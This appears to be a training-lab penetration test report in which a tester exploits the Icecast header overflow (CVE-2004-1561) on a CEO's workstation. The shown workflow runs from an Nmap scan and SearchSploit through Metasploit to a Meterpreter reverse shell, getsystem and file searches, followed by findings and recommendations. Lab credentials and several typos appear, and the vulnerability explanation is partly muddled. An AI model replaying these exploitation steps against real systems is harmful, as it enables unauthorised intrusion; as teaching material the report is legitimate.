

GoodSecurity Penetration Test Report



Jessica27sanchez@GoodSecurity.com

March 13, 2021

Scope

- The scope of this engagement is limited to the CEO's workstation only. You are not permitted to scan any other IP addresses or exploit anything other than the CEO's IP address.
- The CEO has a busy schedule and cannot have the computer offline for an extended period of time. Therefore, denial of service and brute force attacks are prohibited.
- After you gain access to the CEO's computer, you may read and access any file, but you cannot delete them. Nor are you allowed to make any configuration changes to the computer.

Reminders

- A penetration tester's job is not just to gain access and find a file. Pentesters need to find all vulnerabilities, and document and report them to the client. It's quite possible that the CEO's workstation has multiple vulnerabilities.
- If a specific exploit doesn't work, that doesn't necessarily mean that the target service isn't vulnerable. It's possible that something could be wrong with the exploit script itself. Remember, not all exploit scripts are right for every situation.

Setup


- We'll need to start the Icecast server to emulate the CEO's computer.

- Logging onto the DVW10 machine (credentials IEUser:Passw0rd!) and wait for the Icecast application to popup.
- Then click Start Server.
- Start up attacking machine: Kali
- I've been provided full access to the network and are getting ping responses from the CEO's workstation.

Deliverable

1. Performing a service and version scan using Nmap to determine which services are up and running. Running the Nmap command that performs a service and version scan against the target.

- Command: Nmap -sV 192.168.0.20



```

root@kali: ~
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-21 02:30 PDT
Nmap scan report for 192.168.0.20
Host is up (0.0032s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         SLmail smtpd 5.5.0.4433
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
8000/tcp   open  http         Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds
root@kali:~#

```

2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits: Running the SearchSploit commands to show available Icecast exploits.
 - Command: Searchsploit icecast & searchsploit -t icecast windows
3. Now that we know which exploits are available to us, let's start Metasploit: Run the command that starts Metasploit:
 - Command: Msfconsole

```
root@kali:~# msfconsole
[-] ***rtIng the Metasploit Framework console.../
[-] * WARNING: No database support: No database YAML file
[-] ***
```



```
      =[ metasploit v5.0.84-dev ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]
```

Metasploit tip: Open an interactive Ruby terminal with **irb**

```
msf5 > █
```

4. Searching for the Iccast module and loading it for use. Running the command to search for the Iccast module:
 - Command: Use `exploit/windows/http/iccast_header`

```
root@kali: ~  
# Name Disclosure Date Rank Check Descri  
ption  
-----  
0 exploit/windows/http/icecast_header 2004-09-28 great No Icecas  
t Header Overwrite  
  
msf5 > user exploit/windows/http/icecast_header  
[-] Unknown command: user.  
msf5 > use exploit/windows/http/icecast_header  
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20  
RHOST => 192.168.0.20  
msf5 exploit(windows/http/icecast_header) > set RPORTS 8000  
RPORTS => 8000  
msf5 exploit(windows/http/icecast_header) > exploit  
  
[*] Started reverse TCP handler on 192.168.0.8:4444  
[*] Sending stage (180291 bytes) to 192.168.0.20  
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49798) at 202  
1-04-21 18:29:26 -0700  
  
meterpreter >
```

5. Set the RHOST to the target machine. Run the command that sets the RHOST:
 - Command: Set RHOST 192.168.0.20
6. Run the Icecast exploit. Run the command that runs the icecast exploit.
 - Command: exploit

```
root@kali: ~
msf5 > user exploit/windows/http/icecast_header
[-] Unknown command: user.
msf5 > use exploit/windows/http/icecast_header
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > set RPORTS 8000
RPORTS => 8000
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49798) at 2021-04-21 18:29:26 -0700

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > search -d
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > search -d / -f "secret" -r
^C[-] Error running command search: Interrupt
meterpreter > search -f *secretfile*.txt
Found 1 result...
c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

7. You should now have a Meterpreter session open. Running the command to perform a search for the recipe.txt on the target. Running the command that infiltrates the recipe*.txt file.
- Command: search -f *secret*.txt
 - Command: search -f *recipe*.txt

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > search -d
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > search -d / -f "secret" -r
^C[-] Error running command search: Interrupt
meterpreter > search -f *secretfile*.txt
Found 1 result...
c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f *recipe*.txt
Found 1 result...
c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > cat \Users\IEUser\Documents\user.secretfile.txt
[-] Command failed: Operation failed. The system cannot find the file specified.
```

8. You can also use Meterpreter's local exploit suggester to find possible exploits. **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

192.168.0.20

Hostname:

MSSEDGEWIN10

Vulnerability Exploited:

Exploit/windows/http/icecast_header

Vulnerability Explanation:

Icecast_header (CVE-2004-1561) exploits a buffer overflow in Icecast's header parsing protocol. In sending 32 request headers, Icecast appends an extra 'header' to the pointer address one byte outside of the array. On Windows systems, this will overwrite the saved instruction pointer and leave Icecast thinking one of the processor threads is still occupied by one of its methods; in reality, the running process is a malicious payload. This exploit affects versions <= 2.0.1 of Icecast.

Severity:

This exploit is quite severe, as it allows malicious actors to run any manner of arbitrary code on the host's machine.

3.0 Recommendations

I strongly suggest upgrading Icecast to its latest version. Since this attack occurs over http, I also suggest e2e encryption using rotating ssl certs on employee machines. Blacklisting all traffic by default and adding employee DNSs to network firewall rules is a great way to avoid immediate targeted service attacks such as this one.